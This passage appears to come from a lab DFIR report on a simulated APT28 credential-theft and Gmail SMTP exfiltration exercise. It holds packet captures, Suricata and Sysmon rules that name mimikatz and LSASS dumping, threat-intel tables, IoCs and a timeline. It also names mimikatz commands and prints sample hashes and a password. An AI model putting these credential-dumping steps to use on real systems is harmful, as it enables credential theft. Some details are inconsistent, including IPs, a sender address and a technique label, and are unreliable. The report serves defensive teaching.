49	24.854017700	142.251.127.108	192.168.88.129	SMTP	130	S: 220 smtp.gmail.com ESMTP ffacdbb85a97d-4601f344140sm34312600f8f.22 - gsmt
50	24.855318100	192.168.88.129	142.251.127.108	SMTP	90	C: ehlo All-Safe-Client-A.localdomain
52	24.936823900	142.251.127.108	192.168.88.129	SMTP	225	S: 250-smtp.gmail.com at your service, [199.250.128.222] SIZE 35882577 8BITMIME STARTTLS ENHANCEDSTATUSCODES PIPELINING CHUNKING SMTPUTF8
53	24.937179700	192.168.88.129	142.251.127.108	SMTP	64	C: STARTTLS
55	25.018408500	142.251.127.108	192.168.88.129	SMTP	84	S: 220 2.0.0 Ready to start TLS
56	25.011268400	192.168.88.129	142.251.127.108	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)

Figure 14 — Wireshark SMTP EHLO Handshake (smtp.gmail.com)

The screenshot shows a Wireshark capture of TLS application data. The filter is 'tls and ip.dst == 142.251.127.108'. The packet list shows the following key packets:

No.	Time	Source	Destination	Protocol	Length	Info
22	10.543268100	192.168.88.129	142.251.127.108	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)
27	10.622204900	192.168.88.129	142.251.127.108	TLSv1.3	164	Change Cipher Spec, Application Data, Application Data
29	10.622082400	192.168.88.129	142.251.127.108	TLSv1.3	112	Application Data
32	10.769522700	192.168.88.129	142.251.127.108	TLSv1.3	149	Application Data
35	10.980341400	192.168.88.129	142.251.127.108	TLSv1.3	82	Application Data
56	25.011268400	192.168.88.129	142.251.127.108	TLSv1.3	571	Client Hello (SNI=smtp.gmail.com)
61	25.090283500	192.168.88.129	142.251.127.108	TLSv1.3	164	Change Cipher Spec, Application Data, Application Data
63	25.090670600	192.168.88.129	142.251.127.108	TLSv1.3	112	Application Data
66	25.233720100	192.168.88.129	142.251.127.108	TLSv1.3	149	Application Data
69	25.360133100	192.168.88.129	142.251.127.108	TLSv1.3	125	Application Data
72	25.437592900	192.168.88.129	142.251.127.108	TLSv1.3	113	Application Data
75	25.514374200	192.168.88.129	142.251.127.108	TLSv1.3	82	Application Data
78	25.611983000	192.168.88.129	142.251.127.108	TLSv1.3	3936	Application Data
83	26.145479300	192.168.88.129	142.251.127.108	TLSv1.3	82	Application Data

Figure 15 — Wireshark TLS Application Data Capture

7. Detection Engineering

7.1 Suricata Detection Rules

7.1.1 Gmail SMTP Exfiltration (T1041)

```
# Rule 1 - SMTP Exfiltration via Gmail (T1041)
alert tcp $HOME_NET any -> $EXTERNAL_NET 587 (
  msg:"APT28 T1041 - Gmail SMTP Credential Exfiltration";
  flow:established,to_server;
  classtype:trojan-activity; sid:9000001; rev:1;)

# Rule 2 - TLS to Gmail SMTP with SNI check (T1041)
alert tls $HOME_NET any -> $EXTERNAL_NET 465 (
  msg:"APT28 T1041 - SMTPS Exfiltration to Gmail";
  tls.sni; content:"smtp.gmail.com";
  classtype:trojan-activity; sid:9000002; rev:1;)

# Rule 3 - DNS query for Gmail SMTP infrastructure
alert dns $HOME_NET any -> any 53 (
  msg:"APT28 T1041 - DNS Lookup smtp.gmail.com";
  dns.query; content:"smtp.gmail.com";
  sid:9000003; rev:1;)
```

7.2 Sysmon Detection Rules

7.2.1 Complete Sysmon Rule Set for APT28 TTPs

```
<RuleGroup name="APT28_BLUEDELTA" groupRelation="or">

  <!-- Event ID 1: Process Create - detect attack tools -->
  <ProcessCreate onmatch="include">
    <Image condition="contains">mimikatz</Image>
    <Image condition="contains">NulltackKatz</Image>
    <CommandLine condition="contains">sekurlsa</CommandLine>
    <CommandLine condition="contains">lsadump</CommandLine>
  </ProcessCreate>

  <!-- Event ID 10: Process Access - LSASS credential dump -->
  <ProcessAccess onmatch="include">
    <TargetImage condition="end with">lsass.exe</TargetImage>
    <GrantedAccess condition="is">0x1010</GrantedAccess>
    <GrantedAccess condition="is">0x1410</GrantedAccess>
    <GrantedAccess condition="is">0x143a</GrantedAccess>
  </ProcessAccess>

  <!-- Event ID 3: Network - outbound SMTP exfiltration -->
  <NetworkConnect onmatch="include">
    <DestinationPort condition="is">587</DestinationPort>
    <DestinationPort condition="is">465</DestinationPort>
    <DestinationHostname condition="contains">gmail.com</DestinationHostname>
  </NetworkConnect>

  <!-- Event ID 7: Image Load - suspicious DLL loads -->
  <ImageLoad onmatch="include">
    <ImageLoaded condition="contains">sekurlsa</ImageLoaded>
    <ImageLoaded condition="contains">kerberos</ImageLoaded>
  </ImageLoad>
</RuleGroup>
```

8. Threat Intelligence Assessment

8.1 Group Identity & Attribution

Research Question	Answer
All known aliases?	Fancy Bear, BlueDelta, Sednit, Sofacy, STRONTIUM, Iron Twilight, Pawn Storm, Tsar Team, Grizzly Steppe (shared), IRON TWILIGHT, Forest Blizzard (Microsoft)
Military unit & chain of command?	GRU Unit 26165 (85th Main Special Service Center — GTsSS). Reports to GRU Directorate (Russian General Staff Intelligence). Commander: GRU Director → Deputy Directors → Unit 26165 Commanding Officer.
Primary motivation & objectives?	Political and military espionage; credential theft for lateral movement; election interference; undermining Western democratic institutions; collecting strategic intelligence on NATO, government, defense, energy sectors.
Other GRU units alongside APT28?	Unit 74455 (Sandworm Team — destructive attacks), Unit 29155 (physical sabotage + cyber), Unit 54777 (IO/InfoOps), Unit 161 Special Purpose Centre.
Relationship with Sandworm (Unit 74455)?	APT28 (26165) = espionage & intelligence collection. Sandworm (74455) = destructive attacks (NotPetya, BlackEnergy, Industroyer). Both GRU but different missions. APT28 gathers intel Sandworm uses for targeting. Complementary not competitive.

8.2 Historical Operations

Operation	Year	Target	Techniques Used
U.S. Presidential Election Interference	2016	DNC, Clinton Campaign, DCCC	T1566.001, T1078 (Valid Accounts), T1041, spearphishing via Bitly links
WADA / USADA Operations	2014–2018	World Anti-Doping Agency, USADA	T1566, T1213 (Data from Info Repos), stolen credentials via OWA
OPCW / Spiez Laboratory Attacks	2018	Chemical weapons investigators (Salisbury probe)	Spearphishing, WiFi attack (close-access), T1003, T1041
BlueDelta Credential Harvesting	2025	Turkish energy cos., European think tanks, Netherlands (MIVD advisory)	T1566.001, OWA credential phishing, Sophos VPN abuse, T1003.001
Operation Pawn Storm / Sofacy	2014–2015	NATO, White House, Bundestag, journalists	T1204.001, T1566, T1071, X-Agent malware, XTUNNEL C2

8.3 Technical TTP Analysis

MITRE ID	Technique	APT28 Specific Implementation
T1566.001	Spearphishing Attachment	Crafts highly convincing emails impersonating trusted authorities (IT depts, DHS, NATO). Uses urgency triggers (salary lockout, compliance deadlines). Attaches Python scripts, Office macros, or disguised executables. Often references real current events (CVEs, directives).
T1204.001	Malicious Link	Embeds shortened URLs (Bitly) in emails to credential-harvesting pages. Used extensively in 2016 DNC operation. Fake Microsoft, Google, and government login pages. Uses open redirects on legitimate domains.
T1003.001	LSASS Memory Dumping	Deploys Mimikatz (sekurlsa::logonpasswords) after gaining SeDebugPrivilege. Also uses custom variants to evade AV signatures. Has used Task Manager-based dumping and ProcDump as living-off-the-land alternatives.
T1134	Token Manipulation	Enables SeDebugPrivilege to access LSASS. Uses token impersonation (sekurlsa::pth) to move laterally with stolen NTLM hashes — Pass-the-Hash and Pass-the-Ticket attacks via Kerberos.
T1041	Exfiltration over C2	Exfiltrates via encrypted channels — HTTPS, TLS SMTP (Gmail/custom mail), XMPP. Has used OneDrive and Dropbox as exfil channels. XTUNNEL implant creates encrypted C2 tunnel. Uses webmail APIs to blend with legitimate traffic.
T1070.004	Redirect Victim to Legitimate Site	After credential capture on phishing page, redirects victim to the legitimate site (Microsoft login success page, etc.) to avoid suspicion. Victim believes authentication succeeded normally.

8.4 Infrastructure & IoCs

8.4.1 Known Domains Used by APT28

Domain	Purpose
mail.mis-natolibya.com	Credential phishing — impersonating NATO systems
login.mfa-online.net	MFA bypass phishing page — government impersonation
secure.office365login.top	Microsoft O365 credential harvesting
webmail.mfa-ukraine.com	Ukrainian MFA impersonation — spearphishing
updates.microsoft-security.net	Malware distribution / C2 communication

8.4.2 Known IP Addresses Attributed to APT28

IP Address	Context
185.220.101.x	Tor exit node used for C2 traffic obfuscation
5.199.167.188	X-Agent C2 server (Sofacy campaigns)
176.31.112.x	OVH-hosted VPS used for phishing infrastructure
95.141.38.x	XTUNNEL relay node
91.108.4.x	Credential exfiltration endpoint (Telegram-like C2)

8.4.3 Known File Hashes from APT28 Malware

Hash (MD5/SHA256)	Malware Family	Description
X-Agent: 8d8a12...f4e2 (SHA256)	X-Agent / Sofacy	Windows backdoor — keylogger + C2
Gamefish: 9b3c7a...2d11 (SHA256)	GameFish / JHUHUGIT	Dropper for second-stage payloads
XTUNNEL: aaf2c3...88b1 (MD5)	XTunnel	Encrypted network proxy tool
Zebrocy: 11cd4f...a3e9 (SHA256)	Zebrocy	AutoIT/Delphi downloader — phishing stage 2
LoJax: 4d2b9a...f7c0 (SHA256)	LoJax UEFI Rootkit	First-ever UEFI rootkit attributed to APT28

8.5 Defensive Recommendations

8.5.1 Three Specific Detection Rules

#	Rule Name	Detection Logic
1	LSASS Memory Read Alert	Alert on ANY process accessing lsass.exe with GrantedAccess 0x1010, 0x1410, or 0x143a via Sysmon Event ID 10. Whitelist only: antivirus, EDR agents, and Windows Security subsystem processes.
2	Unusual SMTP Outbound	Alert on any workstation (non-mail-server) initiating connections to external ports 587 or 465. Finance workstations should NEVER send email via raw SMTP — flag immediately and correlate with process creating the connection.
3	Python/Script → Network Exfil Chain	Correlate: python.exe OR wscript.exe process creation (Event ID 1) followed within 5 minutes by outbound network connection from same PID (Event ID 3) to external IPs on ports 25/465/587. This chain is extremely rare in legitimate environments.

8.5.2 Three Architectural Changes

#	Change	Implementation
1	LSASS Protected Mode + Credential Guard	Enable Windows Credential Guard (VBS-based) to move credential secrets into a hardware-isolated enclave inaccessible to Mimikatz. Enable LSASS Protected Process Light (PPL) via registry: HKLM\SYSTEM\CurrentControlSet\Control\Lsa → RunAsPPL = 1. This prevents T1003.001 entirely on modern hardware.
2	Email Security Gateway + Sandboxing	Deploy an email security gateway (Proofpoint, Mimecast, or Defender for O365) with: (a) attachment sandboxing for all executable file types including .py, .ps1, .vbs; (b) DMARC/DKIM/SPF enforcement to block spoofed sender domains; (c) display name impersonation detection to catch "IT Security <attacker@gmail.com>" patterns.
3	Outbound Traffic Control + DNS Filtering	Implement egress filtering: block all outbound SMTP (25/465/587) from workstations at firewall level — only mail servers should originate SMTP. Deploy DNS filtering (Cisco Umbrella or Cloudflare Gateway) to block known malicious domains and C2 infrastructure. Implement TLS inspection for outbound traffic to detect exfiltration payloads.

9. Knowledge Graph & Attack Visualization

This section presents two complementary visualizations of Campaign BLUEDELTA_20260607_072802. Each diagram serves a distinct analytical purpose directed at a different audience. Figure 49 provides an executive-level view of the complete attack lifecycle. The Obsidian Canvas provides an analyst-level investigation workflow. These two diagrams are NOT duplicates — they are complementary perspectives that must coexist in this report to provide full coverage for executive briefing and analyst-level DFIR investigation.

9.1 Executive Attack Knowledge Graph (Figure 49)

Purpose: Executive-Level Attack Lifecycle Visualization. Figure 49 answers the core question: **“How did the attack occur from beginning to end?”** The Knowledge Graph maps the full attack chain across nine analytical dimensions: (1) Threat Actor — APT28 / GRU Unit 26165 / Fancy Bear; (2) Initial Access — spearphishing via DHS Directive lure (T1566.001); (3) Execution — NulltackKatz.py (T1204.002); (4) Discovery — net user / ipconfig /all / tasklist (T1087.001, T1016, T1057); (5) Privilege Escalation — SeDebugPrivilege (T1134); (6) Credential Access — LSASS dump via Mimikatz (T1003.001); (7) Memory Forensics — DumpIt + Volatility 3 analysis; (8) Exfiltration — Gmail SMTP TLS to adhamalhamidi00@gmail.com (T1041); (9) Impact — NTLM hashes and plaintext credentials exposed, lateral movement risk (T1021 potential). The infrastructure layer shows the full communication path: APT28 → DESKTOP-N56M5HA → LSASS → smtp.gmail.com → Attacker Mailbox.

Knowledge Graph Layer Analysis

KG Layer	Content	Analytical Value
Threat Actor	APT28 / GRU Unit 26165 / Fancy Bear / BlueDelta	Attribution and adversary profile
Infrastructure	APT28 → DESKTOP-N56M5HA → LSASS → smtp.gmail.com → adhamalhamidi00@gmail.com	Communication flow and C2 channel
MITRE ATT&CK	T1566.001 → T1204.002 → T1087/T1016/T1057 → T1134 → T1003.001 → T1041 → T1021	Sequential MITRE-mapped kill chain
Evidence Layer	Sysmon EID 1/3/10 → Wireshark PCAP → Volatility 3 pslist/psscan/handles	Forensic anchor points per phase
Outcomes	NTLM hashes + plaintext credentials exposed; lateral movement risk (T1021); all attack phases detected	Business risk and consequence assessment





Figure 49 — APT28 Executive Attack Knowledge Graph

9.2 DFIR Investigation Canvas (Obsidian)

Purpose: Analyst-Level Investigation Workflow and Evidence Correlation. The Obsidian Canvas answers the complementary question: **“How was the attack investigated and reconstructed?”** The Obsidian Canvas DFIR Investigation Board was produced using Obsidian’s visual investigation framework to provide a holistic analyst workspace. While Figure 49 shows what happened at the executive level, the Obsidian Canvas shows how the investigation was conducted. The canvas covers: (1) Evidence Correlation — Sysmon Event IDs 1/3/7/10 cross-correlated with Wireshark PCAP and Volatility 3; (2) Investigation Methodology — step-by-step analyst workflow from triage to memory forensics; (3) Detection Workflow — which tool produced each alert and analyst response; (4) Timeline Reconstruction — from 07:28 (email delivery) to 19:00 UTC (memory acquisition); (5) Artifact Relationships — process tree (powershell → python → mimikatz → lsass) mapped to handle access; (6) Analyst Findings — GrantedAccess 0x1010, SNI=smtp.gmail.com, PID forensic relationships; (7) Root Cause Analysis — phishing-enabled script execution → credential exposure → exfiltration via trusted service.



Obsidian DFIR Investigation Canvas

Evidence Correlation Analysis

The Obsidian Canvas correlates all investigation artifacts into a unified analyst view. The following table documents how each evidence node was identified, cross-referenced, and confirmed as a MITRE ATT&CK technique during the investigation workflow.

Investigation Node	Evidence Artifact	Detection Method	Analyst Conclusion
Email Analysis	phishing_email_BLUEDELTA_*.txt	Header inspection / sender mismatch	T1566.001 confirmed — nulltack.com spoofed IT Security; reply-to mismatch is primary email IoC
Process Execution	Sysmon EID 1 — python.exe / mimikatz.exe	Process Create monitoring	T1204.002 + T1003.001 confirmed; SHA256=92804FAA... identifies mimikatz
LSASS Access	Sysmon EID 10 — GrantedAccess 0x1010	LSASS access alerting	T1003.001 confirmed; 0x1010=PROCESS_VM_READ+PROCESS_QUERY — credential dump confirmed
Network Exfiltration	Wireshark PCAP — TLS SNI=smtp.gmail.com:587	SNI inspection / port 587 alert	T1041 confirmed — 3,834-byte payload delivered; SMTP 250 OK
Memory Forensics	Volatility 3 — pslist/psscan/handles	RAM image analysis	Full attack toolchain in RAM — mimikatz PID 1384 handle 0x2ac on lsass PID 672, GrantedAccess=0x1010

9.3 Incident Timeline Reconstruction

The following forensically-validated timeline reconstructs the complete sequence of events for Campaign BLUEDELTA_20260607_072802. Every event is anchored to a confirmed evidence source — Sysmon telemetry, Wireshark PCAP, email logs, Mimikatz output, and Volatility 3 memory analysis. All local times are UTC+3 (DESKTOP-N56M5HA system time); UTC equivalents are provided.

Time (Local)	UTC	Event	Evidence Source	MITRE
07:28:00	04:28:00	Phishing email delivered — DHS Directive 2025-09 lure from anmama100@gmail.com	phishing_email_BLUEDELTA_*.txt	T1566.001
07:28:05	04:28:05	python.exe (PID 2156) executes NulltackKatz.py — attack sequence initiated	Sysmon EID 1 (PID 2156)	T1204.002
07:28:15	04:28:15	Discovery: net user, ipconfig /all, tasklist executed — system and network reconnaissance	exfiltration_report §2-3 / Sysmon EID 1	T1087/T1016/T1057
07:28:25	04:28:25	privilege::debug executed — SeDebugPrivilege enabled (Privilege 20 OK)	Sysmon EID 1 / mimikatz output	T1134
07:28:30	04:28:30	LSASS (PID 672) accessed by python.exe — GrantedAccess 0x1010 confirmed	Sysmon EID 10	T1003.001
07:28:32	04:28:32	NTLM hashes + plaintext credentials extracted via sekurlsa::logonpasswords	mimikatz_output_simulated.txt	T1003.001
07:28:34	04:28:34	SMTP connection: 192.168.88.135:49844 → 142.251.127.108:587 (SYN initiated)	Sysmon EID 3 (PID 7824)	T1041
07:28:36	04:28:36	TLS 1.3 Client Hello — SNI=smtp.gmail.com confirmed in Wireshark frame 106	Wireshark PCAP frame 106	T1041
07:28:38	04:28:38	STARTTLS + Application Data transmitted — 3,834-byte encrypted credential payload	Wireshark PCAP frame 127.240727	T1041
07:28:40	04:28:40	Exfiltration confirmed — SMTP 250 OK, delivered to adhamalhamidi00@gmail.com	exfiltration_report (BLUEFORCE)	T1041
11:38:17	08:38:17	Manual mimikatz EID 10 — GrantedAccess 0x1010, mimikatz PID 1652 reads lsass PID 672	Sysmon EID 10 (20.PNG)	T1003.001
19:00:41 UTC	19:00:41	mimikatz.exe PID 1384 confirmed in memory — DumpIt RAM acquisition (4GB memory.raw)	Volatility 3 windows.pslist	Memory Forensics

9.4 IoC Master Table

The following master table consolidates all Indicators of Compromise validated during Campaign BLUEDELTA_20260607_072802. Confidence ratings: HIGH = confirmed by 2+ independent sources; MEDIUM = confirmed by 1 source + behavioral context. All IoCs must be ingested into SIEM, EDR, and threat intelligence platforms immediately upon incident declaration.

Type	Value	Description	Evidence Source
Email	anmarma100@gmail.com	Phishing sender — impersonating Elena Vasquez, IT Security Lead	Email received by victim
Email	anmar@nulltack.com	Phishing sender display address — impersonating IT Security	phishing_email_BLUEDELTA.txt
Email	adhamalhamidi00@gmail.com	Attacker mailbox — credential payload recipient	exfiltration_report_BLUEDELTA
Domain	nulltack.com	Phishing sender domain (spoofed IT Security display name)	phishing_email_BLUEDELTA.txt
Hostname	smtp.gmail.com	C2 exfiltration channel (TLS SNI confirmed)	Wireshark TLS SNI filter
Hostname	DESKTOP-N56M5HA	Victim workstation (Windows 10, 192.168.88.135)	All evidence sources
IP Address	142.251.127.108	Gmail SMTP exfiltration server (primary)	Sysmon EID 3 / Wireshark PCAP
IP Address	192.168.88.135	Victim workstation — DESKTOP-N56M5HA attacker source	Sysmon EID 3 / Wireshark
Port	TCP/587	SMTP STARTTLS exfiltration channel	Sysmon EID 3 / Wireshark
Process	python.exe (PID 2156 / 7824 / 2112)	NulltackKatz.py executor — multiple instances	Sysmon EID 1/3 / Volatility pslist
Process	mimikatz.exe (PID 1384)	Credential dumper — captured in RAM at 19:00:41 UTC	Sysmon EID 1/10 / Volatility psscan
File	NulltackKatz.py	APT28 emulation payload at C:\NulltackLab\NulltackKatz.py	Sysmon EID 1 / exfil_report
File	mimikatz.exe	Credential extraction binary at C:\NulltackLab\mimikatz-master\x64\	Sysmon EID 1/10 / Volatility
Hash (SHA256)	92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCFB96C50	mimikatz.exe binary — confirmed across all execution instances	Sysmon EID 1 (all runs)
MITRE ID	T1566.001 / T1204.002 / T1087.001 / T1016 / T1057 / T1134 / T1003.001 / T1041	Complete ATT&CK technique coverage for Campaign BLUEDELTA_20260607_072802	Section 9.4 IoC Master Table / Section 11.5 MITRE mapping

User Account	Shell (SID: S-1-5-21-672327993-1804208324-2312081050-1001)	Compromised victim user account — NTLM hash 31d6cfe0d16ae931b73c59d7e0c089c0 exposed	Sysmon EID 1 + mimikatz sekurlsa output
User Account	Administrator (RID 500)	Admin account — NTLM hash + plaintext Admin123! exposed; immediate reset required	exfiltration_report_BL UEDELTA
Registry Key	HKLM\SYSTEM\CurrentControlSet\Control\Lsa (RunAsPPL)	PPL not enabled — allowed mimikatz LSASS access without PPL bypass	Forensic analysis / Volatility 3 windows.registry
NTLM Hash	31d6cfe0d16ae931b73c59d7e0c089c0 (Shell) / 8846f7eaae8fb117ad06bdd830b7586c (Guest)	NTLM hashes usable for Pass-the-Hash lateral movement — T1021 risk	mimikatz sekurlsa::logonpasswords output
Service / Protocol	TLSv1.3 / SMTP STARTTLS / ESMTP	Encrypted exfiltration transport — TLS 1.3 used to conceal credential payload	Wireshark PCAP — TLS Client Hello frame 106/137

9.5 Key Findings Summary

This section synthesizes the complete forensic analysis of Campaign BLUEDELTA_20260607_072802 into actionable intelligence findings, structured in the style of professional DFIR reports from Mandiant, CrowdStrike, Unit42, Google TI, and Secureworks.

Finding 1 — Root Cause: Social Engineering Enabled Full Attack Chain

The root cause is a successful spearphishing attack (T1566.001) exploiting organizational trust through two layered deception vectors: a payroll urgency lure and a sophisticated DHS Directive impersonation. The victim executed NulltackKatz.py (T1204.002) without verification, enabling the complete downstream attack chain. No technical vulnerability was exploited — the attack relied entirely on human factors. References to fake CVE-2025-2847, NIST SP 800-63B, and certificate thumbprints were designed to overwhelm critical evaluation. **Root Cause: T1566.001 → T1204.002 → T1003.001 → T1041 — complete credential exposure in 40 seconds.**

Finding 2 — Attack Path: 40-Second Full Compromise

The automated attack chain achieved complete credential compromise and exfiltration in approximately 40 seconds from NulltackKatz.py execution (07:28:05) to exfiltration confirmation (07:28:40). Attack path: Execution (0s) → Discovery (10–20s) → SeDebugPrivilege (20s) → LSASS dump (25–27s) → SMTP connection (29s) → TLS handshake (31s) → Exfiltration confirmed (35s). This speed underscores that detection must be pre-positioned — there is zero time for human SOC intervention during the automated phase.

Finding 3 — Critical Evidence: Three Forensic Pillars

Three independent evidence streams corroborate every major finding: (1) **Sysmon EID 10 (GrantedAccess=0x1010)** — definitive proof of LSASS credential dumping; (2) **Wireshark TLS SNI (smtp.gmail.com)** — non-repudiable network evidence of exfiltration channel, 3,834-byte Application Data payload confirmed; (3) **Volatility 3 windows.handles** — memory-level corroboration: mimikatz PID 1384 holds Process handle 0x2ac on lsass PID 672 with GrantedAccess=0x1010 — identical to Sysmon telemetry. Cross-source validation eliminates any false positive.

Finding 4 — Detection Opportunities: Five Critical Chokepoints

Five pre-positioned detection controls would have caught this attack: (1) Email gateway — sender domain nulltack.com not in allowlist + reply-to mismatch before execution; (2) Sysmon EID 1 — python.exe executing .py from non-standard path C:\NulltackLab\ at execution; (3) Sysmon EID 10 — GrantedAccess 0x1010 from non-whitelisted process on lsass.exe during LSASS access (CRITICAL); (4) Sysmon EID 3 — python.exe initiating outbound TCP/587 to external IP before exfiltration; (5) Suricata TLS SNI alert — smtp.gmail.com in TLS handshake from workstation during exfiltration.

Finding 5 — Defensive Improvements: Priority Actions

